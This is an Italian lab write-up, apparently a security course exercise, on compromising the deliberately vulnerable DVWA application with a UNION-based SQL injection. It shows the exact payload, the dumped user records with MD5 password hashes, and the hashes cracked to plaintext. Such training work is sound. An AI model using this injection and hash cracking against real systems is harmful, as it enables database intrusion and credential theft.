


**Traccia: Utilizzando l'attacco SQL Injection (non blind), andare a compromettere il database di DVWA.**

**Bonus: Noterete che le password sono in codice hash. Trovare il modo per rendere le password in chiaro.**

Una volta realizzato che il codice del sito non stato sanato ed è quindi esposto all'attacco SQL Injection sono andato ad inserire la seguente query nel campo user per far si che mi venissero mostrati gli username e le password degli utenti presenti nel database della DVWA:

**%' and 1=0 union select null, concat(first\_name,0x0a,last\_name,0x0a,user,0x0a,**



**User ID:**

ID: %' and 1=0 union select null, concat(first\_name,0x0a,last\_name,0x0a,user,0x0a,password) from users #  
First name:  
Surname: admin  
admin  
admin  
5f4dcc3b5aa765d61d8327deb882cf99

ID: %' and 1=0 union select null, concat(first\_name,0x0a,last\_name,0x0a,user,0x0a,password) from users #  
First name:  
Surname: Gordon  
Brown  
gordonb  
e99a18c428cb38d5f260853678922e03

ID: %' and 1=0 union select null, concat(first\_name,0x0a,last\_name,0x0a,user,0x0a,password) from users #  
First name:  
Surname: Hack  
Me  
1337  
8d3533d75ae2c3966d7e0d4fcc69216b

ID: %' and 1=0 union select null, concat(first\_name,0x0a,last\_name,0x0a,user,0x0a,password) from users #  
First name:  
Surname: Pablo  
Picasso  
pablo  
0d107d09f5bbe40cade3de5c71e9e9b7

Una volta ottenute le password, che nel database sono salvate in codice HASH, ho utilizzato un traduttore hash per decodificarle:

```
1 admin:5f4dcc3b5aa765d61d8327deb882cf99 = password
2 Gordon:e99a18c428cb38d5f260853678922e03 = abc123
3 Hack:8d3533d75ae2c3966d7e0d4fcc69216b = charley
4 Pablo:0d107d09f5bbe40cade3de5c71e9e9b7 = letmein
```